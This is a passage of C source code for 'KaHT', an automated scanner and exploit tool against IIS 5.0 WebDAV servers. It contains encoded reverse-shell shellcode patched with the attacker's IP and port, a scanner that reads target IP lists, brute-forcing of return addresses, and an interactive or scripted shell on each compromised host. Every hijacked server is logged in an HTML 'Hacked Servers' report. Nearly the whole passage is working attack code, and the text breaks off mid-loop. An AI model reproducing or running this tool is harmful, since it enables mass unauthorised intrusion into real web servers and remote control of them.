int myrets[] ={0x10,0xc2,0xc0,0xc1, 0x11, 0x12, 0x13, 0xd0, 0xd1, 0xd2 , 0xd8, 0xce,
0xc3,0xc4, 0xc5, 0xc6, 0xc7,
                                0x16,0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5, 0xbc,
0xbd,0x57, 0x0d,0xff};
#else
int myrets[255] ={};
#endif

struct ips {
        char ip[20];
        int vulnerable;
        BOOL iis;
        int loop;
        BOOL freeze;
        time_t wait;
        BOOL hacked;
};

struct ips *scan;
int total=0;            //vulnerable hosts remaining
int max_hosts=1;        //number of IIS Servers
u_short port1;
short LISTENING=0;

int HACKED =0;          //Number of Hacked Servers
int HACKING =0;         //active remote conection
int AUTOHACKING;
char fullname[256];
int HTTPBLOG=0;

#ifdef WIN32
HANDLE pantalla;
WORD colores;
CONSOLE_SCREEN_BUFFER_INFO csbiInfo;
#endif


char shellcode[] =  //Shellcode from [Crpt] exploit.
      "\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
      "\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
      "\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
      "\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
      "\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
      "\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
```

```
"\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
"\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
"\xff\xd0"
"CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
"connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
"cmd"
"\x00\x00\xe7\x77"
"\x00\x00\xe8\x77"
"\x00\x00\xf0\x77"
"\x00\x00\xe4\x77"
"\x00\x88\x3e\x04"
"\x00\x00\xf7\xbf"
"\xff\xff\xff\xff";



/*****************************************************/
// funcion test()
/*****************************************************/

int test( char *testip) {
/*
Input: IP Address
Return:
#define OFFLINE      0              Server OFFLINE || TIMEOUT
#define WEBDAV       1              Server IIS5 with webdav Enabled
#define NOWEBDAV     2              Server IIS5 without webdav
#define NOIIS        3              Server Is not an IIS Server.
*/
        struct sockaddr_in haxorcitos;
```

```
SOCKET fd;
char reply[1024];
fd_set fds;
struct timeval tv;
#ifdef WIN32
char *pos;
#endif
haxorcitos.sin_family = AF_INET;
haxorcitos.sin_port = htons(80);
haxorcitos.sin_addr.s_addr = inet_addr(testip);

if ((fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
{
        printf("\t[FAILED] to Create Socket\n");
         return(0);
}

printf(" Connecting to host: %s...",testip);
if (connect(fd,( struct sockaddr *)&haxorcitos,sizeof(haxorcitos)) == -1)
        /*need timeouts */
{
        printf("\t[FAILED] to Connect\n");
        closesocket(fd);
        return(0);
}
printf("\t[OK]");
send(fd,webdav, strlen(webdav),0); sleep(100);
tv.tv_sec = CONNECT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(fd, &fds);
memset(reply,0,sizeof(reply));
if(select(fd + 1, &fds, NULL, NULL, &tv) > 0)
{
        if(FD_ISSET(fd, &fds))
        {
                if(recv(fd, reply, sizeof(reply),0 ) < 0)
                        { printf(" [UNKNOWN ERROR]\n"); return (3); }
                if (strstr(reply,IIS_Server) != NULL)
                {
                        printf("\t[OK]");
                        if
((strncmp(reply,WEBDAV_present[1],strlen(WEBDAV_present[1])) ==0) ||

        (strncmp(reply,WEBDAV_present[0],strlen(WEBDAV_present[0])) ==0) )
                        {
```

```
                                printf("\t[OK]\n");
                                        total++;
                                        closesocket(fd);
                                        return(1);
                                }
                                else
                                {
                                        printf("\t[FAILED]\n");
                                        #ifdef WIN32

        SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
                                        pos=strstr(reply,"Server:");
                                        if (pos!=NULL) pos[0]='\0';
                                        printf("%s",reply);
                                        SetConsoleTextAttribute(pantalla, colores);
                                        #endif
                                        closesocket(fd);
                                  return(2);
                                }
                        }
                        else
                        {
                                printf("\t[FAILED]\n");
                                closesocket(fd);
                                return(3);
                        }
                }
                else {printf("[ERROR]\n"); return(3); }
        }
         printf("\t[TIMEOUT]\n");
        return(3);
}



/*******************************************************/
// funcion GET_MAX_HOSTS
/*******************************************************/

int GET_MAX_HOSTS(char ruta[256]) {
/*
 Read Logs from Easy HTTP Scanner (included in this release. Beta 4 wind0ws)
 Read logs from uhhuhy Httpb v1.0 - command line HTTP banner scanner
(http://www.cnhonker.com)
 Read plain text ip logs.
 return: number of IIS/5.0 Servers found if the log is From httpb scanner or number of ips
```

```
 */
FILE *ficherin;
char *pos;
char cadena[256];
int i=0;
pos=ruta;
pos++;
        if ((ficherin=fopen(pos,"r")) != NULL)
        {
                memset(cadena,'\0',sizeof(cadena));
                fgets(cadena,sizeof(cadena),ficherin);
                if (cadena[0]=='[')
                        HTTPBLOG=1;
                rewind(ficherin);
            while (!feof(ficherin))
            {
                memset(cadena,'\0',sizeof(cadena));
                fgets(cadena,sizeof(cadena),ficherin);
                if (strlen(cadena)>6)
                {
                        if (HTTPBLOG)
                        {
                                if (cadena[0]=='[')
                                        if (strstr(cadena,"IIS/5.0") != NULL)
                                                i++;

                        }
                        else
                                i++;
                }
            }
            fclose(ficherin);
            return i;
        }
        else
        {
            printf(" [+] File Not Found\n");
            return(0);
        }
}



/*********************************************************/
// funcion updateips
/*********************************************************/
```

```
void updateips(char *ruta) {
/*
 Read Logs from Easy HTTP Scanner (included in this release. Beta 4 wind0ws)
 Read logs from uhhuhy Httpb v1.0 - command line HTTP banner scanner (http://www.cnhonker.com)
 Read plain text ip logs.
 Fill struct ips * scan with ips.
 return: exit(0) if file not found
*/
FILE *ficherin;
char *pos;
char cadena[256];
int i;
i=0;
pos=ruta; pos++;

        if ((ficherin=fopen(pos,"r")) != NULL)
        {
                i=0;
                while (!feof(ficherin))
                {
                        memset(cadena,'\0',sizeof(cadena));
                        fgets(cadena,sizeof(cadena),ficherin);
                        if (strlen(cadena)>6){
                         if (HTTPBLOG==0)
                          {
                                strncpy(scan[i].ip,cadena,15);
                                pos=strchr(scan[i].ip,'\n'); if (pos !=NULL)  { pos[0]=0; }
                                #ifdef REPEAT
                                i++;
                                #endif
                                i++;
                          }
                         else{
                          if (cadena[0]=='[') /* EHTTPS || HTTPB LOGFILE */
                          {
                                if (strstr(cadena,"IIS/5.0") != NULL)
                                {
                                        pos=cadena;
                                        if (strchr(pos,'[') != NULL) pos++;
                                        strncpy(scan[i].ip,pos,15);
                                        pos=strchr(scan[i].ip,']');   if   (pos   !=NULL)      {
pos[0]=0; }
                                        pos=strchr(scan[i].ip,'   ');   if   (pos   !=NULL)      {
pos[0]=0; }
```

```
                                        #ifdef REPEAT
                                        i++;
                                        #endif
                                        i++;
                                }
                        }
                        }
                        }
                }

                fclose(ficherin);
                #ifdef REPEAT
                printf(" [+] Reading log file. Found: %i IIS 5.0 Web
Servers\n",max_hosts/2);
                #else
                printf(" [+] Reading log file. Found: %i IIS 5.0 Web
Servers\n",max_hosts);
                #endif
        }
        else
        {
                printf(" [+] File Not Found\n");
                exit(0);
        }
}


/*********************************************************/
// funcion banner
/*********************************************************/

void yup(void)
{
#ifdef WIN32
        SetConsoleTextAttribute(pantalla,FOREGROUND_BLUE
|FOREGROUND_GREEN);
#endif
        printf("\n . .. ...: Webdav exploit & Scanner v%s (aT4r@3wdesign.es) :...
..\n\n",version);
#ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
#endif

}
```

```
/*******************************************************/
// funcion help
/*******************************************************/

void ayudita(void)
{
        printf(" [+] Usage: KaHT.exe YourIP YourPORT AUTOHACKING [HOST | -
IPfile] [RET]\n");
        printf(" |\n");
        printf(" |  ------------------OFFSET BRUTE FORCE------------------\n");
        printf(" |\n");
        printf(" |    webdav.exe 69.69.69.69 53 [0|1] IP \n |\tSpawn shell on 69.6969.69
port 53\n");
        printf(" |    webdav.exe 69.69.69.69 53 0  -c:\\haxorcitos\\govIps.txt\n |\tSpawn
shell on 69.69.69.69 port 53. Ips from logfile\n");
        printf(" |    webdav.exe 69.69.69.69 53 0  -c:\\ips.txt 0xc0\n |\tSscan hosts from
ips.txt and spawn a shell for every vulnerable host\n");
        printf(" |\n");
        printf(" | AUTOHACKING values: 0,1\n");
        printf(" | 0: on remote connection send script from requests.txt\n");
        printf(" | 1: YOU WILL HAVE A SHELL Until \"exit\" is typed. after this, scan
will continue\n");
        printf(" |\n");
        printf(" |  ------------------OFFSET BRUTE FORCE------------------\n");
        printf(" [+] Tested Under Win2k profesional/Server SP3 Spanish/English
version\n");
        exit(1);
}


/*******************************************************/
// funcion update_html
/*******************************************************/

void update_html (char Hip[20]) {
/*
add a new HACKED WEBSERVER INTO THE LOGFILE
*/
FILE *log;
char celda[1024];


        if ((log= fopen( fullname, "a" )) != NULL )
        {
                sprintf(celda,"<li>  HACKED IP: %s\n",Hip);
                fputs(celda,log);
```

```
                fclose(log);
        }
        else
                printf(" [+] Unable to Update logfile %s!\n",fullname);
}

/*******************************************************/
// funcion client
/*******************************************************/

void client(void *threadno) {
/*
Listen for Incoming Conections from IIS Servers
Spawn a Shell if AUTOHACKING == 0
Send Custom commands from requests.txt if AUTOHACKING ==1
*/

int      list_s;              /*  listening socket         */
int      conn_s;               /*  connection socket        */
struct    sockaddr_in servaddr;  /*  socket address structure  */
FILE *ficherin;
char cadena[1024];
struct sockaddr_in client;
int clientLen;
u_long tmp=1;
int j;
int x;
int salir=0;
struct timeval tv;
fd_set fds;
char cliente[20];
#ifdef PARANOID
int refuse=1;
#endif
clientLen = sizeof(client);

        list_s = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
        memset(&servaddr, 0, sizeof(servaddr));
        servaddr.sin_family      = AF_INET;
        servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
        servaddr.sin_port        = port1;

        if ( bind(list_s, (struct sockaddr *) &servaddr, sizeof(servaddr)) < 0 )
        {
                printf("[+] Error Binding port\n");
                LISTENING=-1;
```

```
        #ifdef WIN32
        _endthread();
        #else
        exit(1);
        #endif

}
if ( listen(list_s, 100) < 0 )
{
        fprintf(stderr, " [+] Error calling listen()\n");
        LISTENING=-1;
        #ifdef WIN32
        _endthread();
        #else
        exit(1);
        #endif
}
printf(" [+] Listening for incoming conections at port %i\n",ntohs(port1));
LISTENING=1;
while(1)
{
        memset(cadena,'\0',sizeof(cadena));
        salir=0;
        HACKING=0;
        conn_s = accept(list_s, (struct sockaddr *) &client,&clientLen);
        strcpy(cliente,inet_ntoa(client.sin_addr));
        HACKING=1;
        HACKED++;
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla,FOREGROUND_GREEN);
        #endif
        #ifdef PARANOID
        refuse=1;
        for (j=0;j<max_hosts;j++)
        {
                if (strncmp(scan[j].ip,cliente,strlen(cliente)) ==0)
                        refuse=0;
                #ifdef REPEAT
                j++;
                #endif
        }
        if (refuse)
        {
                #ifdef WIN32
                SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
                #endif
```

```
                printf(" [+] Incoming Conection from Unknown ip: %s
REFUSED\n",cliente);
                closesocket(conn_s);
                #ifdef WIN32
                SetConsoleTextAttribute(pantalla, colores);
                #endif
        }
        else
        {
        #endif

        printf(" [+] Incoming Conection from %s accepted\n",cliente);
//inet_ntoa()
        if (!AUTOHACKING)
                printf(" [+] Press Enter to Continue. type \"exit\" to return to
scan\n");

        HACKING=1;
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
        #endif
        update_html(cliente);

        if (!AUTOHACKING)
        {
                send(conn_s,"\n",strlen("\n"),0);
                fgets(cadena,sizeof(cadena),stdin);
                FD_ZERO( &fds );
                FD_SET( conn_s , &fds);
                tv.tv_sec  = 1;
                tv.tv_usec = 0;
                while(!salir)
                {
                        tmp=1;
                        j=0;
                        #ifdef WIN32
                        ioctlsocket( conn_s, FIONBIO, &tmp);
                        #else
                        fcntl( conn_s , F_SETFL , O_NONBLOCK );
                        #endif
                        do
                        {
                                if ((select( conn_s + 1 , &fds , NULL , NULL , &tv
)) >0)
                                {
                                        memset(cadena,'\0',sizeof(cadena));
```

```
                                        j = recv( conn_s , cadena , sizeof(cadena) , 0
);
                                        if (j!=0)
                                                printf("%s",cadena);
                                }
                        } while (j==sizeof(cadena));
                        memset(cadena,'\0',sizeof(cadena));
                fgets(cadena,sizeof(cadena)-1,stdin);
                        tmp=0;
                        FD_ZERO( &fds );
                        FD_SET( conn_s , &fds);
                        #ifdef WIN32
                        ioctlsocket( conn_s, FIONBIO, &tmp);
                        #else
                        fcntl( fd , F_SETFL , O_ASYNC );
                        #endif
                        send(conn_s,cadena,strlen(cadena),0);
                        if (strncmp(cadena,"exit",strlen("exit")) ==0)
                                salir=1;
                }
        }
        else            //AUTOHACKING ==1
        {
                memset(cadena,'\0',sizeof(cadena));
                if ((ficherin= fopen( requests, "r" )) != NULL )
                {
                        while (!feof(ficherin))
                        {
                                memset(cadena,'\0',sizeof(cadena));
                                fgets(cadena, sizeof(cadena), ficherin);
                                if (strlen(cadena)>1)
                                {
                                        cadena[strlen(cadena)-1]=0;
                                        strcat(cadena,"\n");
                                        send(conn_s,cadena,     strlen(cadena),0);
sleep(100);
                                        memset(cadena,'\0',sizeof(cadena));

                                        j=sizeof(cadena);
                                        while (j==sizeof(cadena))
                                        {

        j=recv(conn_s,cadena,sizeof(cadena),0);
                                        }
                                }
                        }
```

```
                        #ifdef WIN32
                        ioctlsocket( conn_s, FIONBIO, &tmp); //debug
                        #else
                        fcntl( conn_s , F_SETFL , O_NONBLOCK );
                        #endif
                        for(x=0;x<20;x++)
                        {
                                memset(cadena,'\0',sizeof(cadena));
                                while (j==sizeof(cadena))
                                {
                                        j=recv(conn_s,cadena,sizeof(cadena),0);
                                                if (j>0)
                                                        printf("%s",cadena);
                                }
                                sleep(250);
                        }
                        fclose(ficherin);
                }
        }
        #ifdef MULTITHREADING
        strcpy(cadena,"net send * KaHT 0WnZ U\n");
        send(conn_s,cadena,strlen(cadena),0); sleep(100);
        #endif
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla,FOREGROUND_GREEN);
        #endif
        printf(" [+] Closing Conection from %s. Server Hacked O:-)\n",cliente);
//inet_ntoa()
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
        #endif
        for(x=0;x<max_hosts;x++)
              #ifdef WIN32
                if (strnicmp(scan[x].ip,cliente,strlen(cliente)) ==0)
        #else
                if (strstr(scan[ x].ip,cliente) != NULL)
        #endif
                {
                        total--;
                        scan[x].hacked=1;
                }
        closesocket(conn_s);
        HACKING=0;
#ifdef PARANOID
}
#endif
```

```
        }
#ifdef WIN32
_endthread();
#else
exit;
#endif
}



/*********************************************************/
// funcion generate_LOG()
/*********************************************************/


void generate_html(void) {
/*
generate the KaHT_xxxxxxx.html file with information about target hosts.
*/

FILE *log;
char celda[1024];
int i;
time_t    current_time;


char HTML_HEADER[] = //Report Generation
"<HTML>\n"
"  <HEAD><TITLE>KaHT: Kool aT4r@Haxorcitos Hacking Tool - Webdav
Scanner</TITLE></HEAD>\n"
" <BODY BGCOLOR=\"#003366\" TEXT=\"#FFCC00\" onLoad=\"window.status='. ..::
K a H T ::.. .';retur n true\">\n"
"<CENTER>  \n"
"      <table  width=\"50%\"  height=\"15\"  border=\"1\"  cellspacing=\"0\"
bordercolor=\"#000000\"><tr><td  width=\"40%\"  bordercolor=\"#000000\"
bgcolor=\"#FF9900\"></td></tr></table  \n"
"  ><p><a  onMouseOut=\"window.status='.  ..::  K  a  H  T  ::..  .';return
true\"onMouseOver=\"window.status='.  ..::  Kool aT4r@Haxorcitos Hacking Tool -
Webdav Scanner ::.. .';return true\" ><h2>Report File</h2>  </a>  </p> \n"
"      <table  width=\"50%\"  height=\"15\"  border=\"1\"  cellspacing=\"0\"
bordercolor=\"#000000\"><tr><td  width=\"40%\"  bordercolor=\"#000000\"
bgcolor=\"#FF9900\"></td></tr></table  \n"
"><p> </p>    \n"
"        <table  width=\"90%\"  height=\"30\"  border=\"1\"  cellspacing=\"0\"
bordercolor=\"#000000\">\n";
```

```
char HTML_TAIL[]=
"<tr> \n"
"               <td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>I P</b></font></div></td>\n"
"          <td width=\"35%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>IIS WebServer</b></font></div></td>\n"
"          <td width=\"35%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font                                color=\"#000000\"><b>Webdav
Enabled</b></font></div></td>\n"
"    </tr>\n";

char HTML_TAIL2[]=
"  </table>\n"
"  <p> </p>\n"
"       <table width=\"90%\" height=\"30\" border=\"1\" cellspacing=\"0\"
bordercolor=\"#000000\">\n"
"          <tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>Details</b></font></div></td></tr>\n"
"          <td>\n";

char HTML_TAIL3[] =
"           <table width=\"90%\" height=\"30\" border=\"1\" cellspacing=\"0\"
bordercolor=\"#000000\">\n"
"          <tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font                color=\"#000000\"><b>Hacked                Servers
=)</b></font></div></td></tr>\n"
"          <tr><td align=\"center\">\n"
"          <table width=\"220\" border=\"0\">\n"
"    <tr><td>\n";


if ((log= fopen( fullname, "w" )) != NULL )
{
        fputs(HTML_HEADER,log);
        fputs(HTML_TAIL,log);
        for(i=0;i<max_hosts;i++)
        {
                sprintf(celda,"<tr><td><p align=\"center\">%s</p></td>\n",scan[i].ip);
                if (scan[i].iis == 0)
                        sprintf(celda,"%s  <td><p  align=\"center\">NO</p></td><td ><p
align=\"center\">NO</p></td></tr>\n",celda);
                else
                        if (scan[i].vulnerable == -1)
                                sprintf(celda,"%s                                <td><p
align=\"center\">YES</p></td><td ><p align=\"center\">NO</p></td></tr>\n",celda);
```

```
                        else
                                sprintf(celda,"%s                                <td><p
align=\"center\">YES</p></td><td ><p align=\"center\">YES</p></td></tr>\n",celda);
                        fputs(celda,log);
                        #ifdef REPEAT
                        i++;
                        #endif
        }
        fputs(HTML_TAIL,log);
        fputs(HTML_TAIL2,log);

        current_time = time(NULL);
        #ifdef REPEAT
        sprintf(celda,"<li>  Microsoft IIS/5.0 Webservers: Found: %i\n<li>  Hosts UP
with Webdav Enabled: %i\n<li>  Conecting Timeout after Server Crash: %isecs\n<li>
Starting scan at: %s\n",max_hosts/2,total,MAXWAIT,ctime(&current_time));
        #else
        sprintf(celda,"<li>  Microsoft IIS/5.0 Webservers: Found: %i\n<li>  Hosts UP
with Webdav Enabled: %i\n<li>  Conecting Timeout after Server Crash: %isecs\n<li>
Starting scan at: %s\n",max_hosts,total,MAXWAIT,ctime(&current_time));
        #endif
        fputs(celda,log);
        fputs("</td>\n<tr><td          width=\"40%\"          bordercolor=\"#000000\"
bgcolor=\"#FF9900\"><div                                  align=\"center\"><font
color=\"#000000\"><b>Details</b></font></div></td></tr>\n</table>\n
<p> </p>\n",log);

        fputs(HTML_TAIL3,log);
        fclose(log);


}
else
{
        printf(" [+] UNABLE TO CREATE LOGFILE %s\n",fullname);
         exit(1);
}
}

/*******************************************************/
// funcion update2_html()
/*******************************************************/
/*      stores UnHacked Servers into the logfile      */

void update2_html (void) {
```

```
FILE *log;
char celda[1024];
int i;
time_t    current_time;

char HTML_HEADER[]=
        "</td></tr></table>\n"
        "<tr><td  width=\"40%\"  bordercolor=\"#000000\"  bgcolor=\"#FF9900\"><div
align=\"center\"><font                color=\"#000000\"><b>Hacked                Servers
=)</b></font></div></td></tr>\n"
        "</table>\n"
        "<p> </p>  \n"
        "<table  width=\"90%\"  height=\"30\"  border=\"1\"  cellspacing=\"0\"
bordercolor=\"#000000\">\n"
        "<tr><td  width=\"40%\"  bordercolor=\"#000000\"  bgcolor=\"#FF9900\"><div
align=\"center\"><font  color=\"#000000\"><b>  Vulnerable  Servers  not  Hacked
</b></font></div></td></tr>\n"
        "<td align=\"center\">\n"
        "<table width=\"240\" border=\"0\">\n"
        "<tr><td>\n";

char HTML_HEADER2[]=

        "        </td></tr></table>\n"
        "        </td>\n"
        "    <tr><td  width=\"40%\"  bordercolor=\"#000000\"  bgcolor=\"#FF9900\"><div
align=\"center\"><font  color=\"#000000\"><b>  Vulnerable  Servers  not  Hacked
</b></font></div></td></tr>\n"
        "  </table>\n"
        "  <p> </p>  \n";

if ((log= fopen( fullname, "a" )) != NULL )

{
        fputs(HTML_HEADER,log);
        for(i=0;i<max_hosts;i++)
        {
            if (scan[i].vulnerable!=0)
             if (!scan[i].hacked)
            {
                    sprintf(celda,"<li>  NOT HACKED: %s\n",scan[i].ip);
                    fputs(celda,log);
            }
            #ifdef REPEAT
            i++;
            #endif
```

```
        }
        fputs(HTML_HEADER2,log);
                current_time = time(NULL);
                sprintf(celda,"<p align=\"right\">Scan Stopped at:
%s</p>\n</CENTER></BODY></HTML>\n",ctime(&current_time));
                fputs(celda,log);
                fputs("</BODY></HTML>\n",log);
}
else
        printf(" [+] ERROR LOGFILE %s NOT FOUND\n",fullname);


}

/*********************************************************/
/* funcion main()                                        */
/*********************************************************/



int main(int argc, char *argv[]) {

struct sockaddr_in haxorcitos;
SOCKET fd;
char reply[1024];
int RET,i,j;
char request[65536];
char long_request[80000];
unsigned int ip1;
int ips[4];
char *port="", *ip="";
time_t wait;
int salir=0;
int readfile=0;
int CHECK;
fd_set fds;
struct timeval tv;
char *pos;
#ifdef WIN32
u_long tmp=1;
pantalla = GetStdHandle(STD_OUTPUT_HANDLE);
GetConsoleScreenBufferInfo(pantalla, &csbiInfo);
colores = csbiInfo.wAttributes;
#else
int pid;
```

```
#endif

#ifdef LOG_VULNERABLE_Servers
FILE *log;
int LOGEAR=0;
#endif

        yup();
        if (!((argc==5) || (argc==6)))
                ayudita();
        if (argv[3][0]=='0')
                AUTOHACKING=0;
        else
                if (argv[3][0]=='1')
                        AUTOHACKING=1;
                else
                        ayudita();
        if (argc==6)
        {
                myrets[1]=0xff;
                sscanf(argv[5], "0x%x", &myrets[0]);
                if ((myrets[0] <= 0) || (myrets[0] >= 0xff))
                ayudita();
        }

        if  (argv[4][0]==IS_A_FILE)
        {

                pos=argv[4];
                for (i=0; i<strlen(argv[4]);i++)
                        if ( (argv[4][i]== ':') || (argv[4][i]=='\\') || (argv[4][i]=='/') )
                                pos=argv[4]+i;
                pos++;
                #ifdef WIN32
                strncat(title,pos,80-strlen(title));
                #endif
                snprintf(fullname,sizeof(fullname),"%s%s.html",logfile,pos);
        }
        else
        {
                sscanf (argv[4], "%d.%d.%d.%d", &ips[0],&ips[1],&ips[2],&ips[3]);
                for(i=0;i<4;i++)
                        if ( (ips[i]>255) || (ips[i]<0) ) ayudita();
                #ifdef WIN32
                strncat(title,argv[4],80-strlen(title));
                #endif
```

```
                snprintf(fullname,sizeof(fullname),"%s%s.html",logfile,argv[4]);
        }
        #ifdef WIN32
        strncat(title,"          aT4r@3wdesign.es",80-strlen(title));
        SetConsoleTitle(title);
        #endif
        ip1 = inet_addr(argv[1]); ip = (char*)&ip1;
        port1 = htons(atoi(argv[2])); port = (char *) &port1;
        shellcode[448]=ip[0];          shellcode[449]=ip[1];          shellcode[450]=ip[2];
shellcode[451]=ip[3];
        shellcode[446]=port[0]; shellcode[447]=port[1];
        #ifdef WIN32
        WSADATA ws;
        if      (WSAStartup( MAKEWORD(1,1), &ws )!=0)
        {
                printf(" [+] WSAStartup() error\n");
                exit(0);
        }
        #endif
        if  (argv[4][0]==IS_A_FILE)
        {
                max_hosts=GET_MAX_HOSTS(argv[4]);
                if (max_hosts==0)
                        exit(1);
                readfile=1;
        }
                #ifdef REPEAT
                max_hosts=max_hosts*2;
                #endif
                scan=(struct ips *)malloc(sizeof(struct ips) *max_hosts);

        if (readfile)
                updateips(argv[4]);
        else
        {
                if (ips[3]==255)
                {
                        max_hosts=255;
                        scan=(struct ips *)malloc(sizeof(struct ips) *max_hosts);
                        for(i=0;i<255;i++)
                                sprintf(scan[i].ip,"%d.%d.%d.%d",ips[0],ips[1],ips[2],i);
                }
                else
                        strncpy(scan[0].ip,argv[4],15);
        }
        printf(" Checking Servers.   IP\t\t\tConnect\tIIS 5.0\tWEBDAV\n");
```

```
for (i=0; i<max_hosts; i++)
{
        CHECK =test(scan[i].ip);
        switch(CHECK)
        {
                case OFFLINE:
                        scan[i].vulnerable=-1;
                        scan[i].iis=0;
                        break;
                case WEBDAV:
                        scan[i].vulnerable=1;
                        scan[i].iis=1;
                        break;
                case NOWEBDAV:
                        scan[i].vulnerable=0;
                        scan[i].iis=1;
                        break;
                case NOIIS:
                        scan[i].vulnerable=0;
                        scan[i].iis=0;
                        break;
        }
        scan[i].loop=0;
        scan[i].freeze=0;
        scan[i].wait=0;
        scan[i].hacked=0;
        #ifdef REPEAT
        strcpy(scan[i+1].ip,scan[i].ip);
        scan[i+1].vulnerable=scan[i].vulnerable;
        scan[i+1].iis=scan[i].iis;
        scan[i+1].loop=scan[i].loop;
        scan[i+1].freeze=scan[i].freeze;
        scan[i+1].wait=scan[i].wait;
        scan[i+1].hacked=scan[i].hacked;
        i++;
        #endif

}

#ifdef REPLY_HACKED
#ifdef WIN32
i=1;
_beginthread(client,4096,(void *)(int)i);
#else
if ((pid = fork()) ==0)
```

```
                client(&(int)pid);
        #endif
        #endif

        i=0x34; j = 0x1b0;
        while (j!=0)
        {
                shellcode[i] =  0x95 ^ shellcode[i] ;
                j--;
                i++;
        }

        for(i=0;i<sizeof(request);request[i]=(char)NOP,i++);
        for(i=65050,j=0;i<sizeof(request)&&j<sizeof(shellcode)-
1;request[i]=(shellcode[j]),i++,j++);
        generate_html();


        if (total!=0)
        {
                #ifdef REPLY_HACKED
                while(LISTENING!=1)
                        {
                                sleep(50);              //Waiting for the Thread
                                if (LISTENING==-1)
                                        exit(1);
                        }
                #endif
                printf(" [+] Lets go dude =)\n");
        }
        else exit(0);
#ifndef LOW_RETS
for(i=255;i>0;i--) myrets[i-1]=i;
#endif




while ( total >0)
{
 for (i=0; i<max_hosts; i++) {
          while ((AUTOHACKING==0) && (HACKING==1)) sleep(200);

          if (myrets[scan[i].loop]==0xff)
                if (scan[i].hacked==1) {}
```

```
                else
                {
                        total--;
                        scan[i].vulnerable=-1;
                }
        else
        if (((scan[i].vulnerable ==1)) &&(!scan[i].freeze) && (!scan[i].hacked) )
        {
                printf(" [+] %i Unhacked Servers Remaining\n",total); /* debug */
                haxorcitos.sin_family = AF_INET;
                haxorcitos.sin_port = htons(80);
                haxorcitos.sin_addr.s_addr = inet_addr(scan[i].ip);
                fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
                if (fd==-1)
                        {  printf(" [+] ERROR CREANDO EL SOCKET\n"); exit(1);}
                tv.tv_sec = CONNECT;
                tv.tv_usec = 0;
                FD_ZERO(&fds);
                FD_SET(fd, &fds);
                #ifdef WIN32
                tmp=1;
                ioctlsocket( fd, FIONBIO, &tmp);
                #else
                fcntl( fd , F_SETFL , O_NONBLOCK );
                #endif
                connect(fd,( struct sockaddr *)&haxorcitos,sizeof(haxorcitos)) ;
                if ((select(fd + 1, &fds, NULL, NULL, &tv)) ==-1)
                {
                        if (scan[i].wait==0)
                        {
                                printf(" [+] Failed to Reconnect to: %s Delaying %i
secs\n",scan[i].ip,MAXWAIT);
                                time( &scan[i].wait );
